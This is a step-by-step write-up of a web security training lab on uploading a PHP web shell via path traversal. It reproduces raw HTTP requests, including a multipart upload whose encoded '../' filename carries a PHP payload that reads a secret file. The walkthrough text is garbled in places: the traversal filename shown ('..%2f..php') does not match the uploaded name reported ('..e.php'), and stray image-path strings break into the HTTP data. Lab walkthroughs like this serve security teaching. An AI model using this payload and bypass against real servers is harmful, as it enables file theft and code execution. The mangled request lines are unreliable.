

Lab: Web shell upload via path traversal

This lab contains a vulnerable image upload function. The server is configured to prevent execution of user-supplied files, but this restriction can be bypassed by exploiting a [secondary vulnerability](#).

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

WebSecurity Academy

Web shell upload via path traversal

LAB Not solved

Submit solution Back to lab description >>


Home | My account | Log out

My Account

Your username is: wiener

Email

Update email



Avatar:

Choose File No file chosen

Upload

First, we Upload the Normal Avatar image and check where it is stored,

The file avatars/OIP.jpg has been uploaded.

[Back to My Account](#)

In the HTTP History we check where the File is getting uploaded,

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://edge-http.microsoft.com	GET	/captiveportal/generate_204			204	276						13.107.6.158
2	https://0a7000df039ee02e80d8...	GET	/my-account?id=wiener		✓	200	4301	HTML		Web shell upload via p...		✓	34.246.129.62
3	https://0a7000df039ee02e80d8...	POST	/my-account/avatar		✓	200	327	HTML		Web shell upload via p...		✓	34.246.129.62
4	https://0a7000df039ee02e80d8...	GET	/my-account			200	4288	HTML		Web shell upload via p...		✓	34.246.129.62
5	https://0a7000df039ee02e80d8...	GET	/files/avatars/OIP.jpg			200	38431	JPEG	jpg			✓	34.246.129.62

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /files/avatars/OIP.jpg HTTP/2				1 HTTP/2 200 OK			
2 Host: 0a7000df039ee02e80d88130004f0083.web-security-academy.net				2 Date: Sun, 17 Mar 2024 06:41:39 GMT			
3 Cookie: session=0fUAVLhTW6rsPwlt0fHyHmKlp0sHal				3 Server: Apache/2.4.41 (Ubuntu)			
4 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"				4 Last-Modified: Sun, 17 Mar 2024 06:41:00 GMT			
5 Sec-Ch-Ua-Mobile: ?0				5 Etag: "951b-613d5864f7c7a"			
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0				6 Accept-Ranges: bytes			
7 Sec-Ch-Ua-Platform: "Windows"				7 Content-Type: image/jpeg			
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8				8 X-Frame-Options: SAMEORIGIN			
9 Sec-Fetch-Site: same-origin				9 Content-Length: 38171			
10 Sec-Fetch-Mode: no-cors				10			
11 Sec-Fetch-Dest: image				11 y0yA7IFpYÄ.Exi fMh*0/0y0C			
12 Referer: https://0a7000df039ee02e80d88130004f0083.web-security-academy.net/my-account				12			
13 Accept-Encoding: gzip, deflate, br				13			
14 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8				14			
15				15			
16				16			


It is getting stored in the /files/avatar Folder,

Next, we try to upload the exploit file.

The file avatars/exploit.php has been uploaded.

[Back to My Account](#)

We have Uploaded the exploit, Lets check the contents of the exploits,



Our Exploit is not executed in the server and its plaintext got printed, We need to Upload the Exploit in the Different Directory to make it execute,

In the payload we have added path traversal(../) Exploit to the Filename and encoded it to traverse one folder backward.

```
POST /my-account/avatar HTTP/2
Host: 0a7000df039ee02e80d88130004f0083.web-security-academy.net
Cookie: session=0WUAVLhTW6rsPwlt0fHyHvnKlp0xHal
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a7000df039ee02e80d88130004f0083.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLfhsadZXiLvnjVv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7000df039ee02e80d88130004f0083.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

-----WebKitFormBoundaryLfhsadZXiLvnjVv
Content-Disposition: form-data; name="avatar"; filename="..%2f..php"
Content-Type: application/octet-stream


<?php echo file_get_contents('/home/carlos/secret'); ?>
-----WebKitFormBoundaryLfhsadZXiLvnjVv
Content-Disposition: form-data; name="user"

wiener
-----WebKitFormBoundaryLfhsadZXiLvnjVv
Content-Disposition: form-data; name="csrf"

FwZG3ql0UalvHm5kCqpBwLNlDwCQ3NI
-----WebKitFormBoundaryLfhsadZXiLvnjVv--
```

The file `avatars/..e.php` has been uploaded.

[Back to My Account](#)



Web shell upload via path traversal

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

Update email



Avatar:

Choose File No file chosen

Upload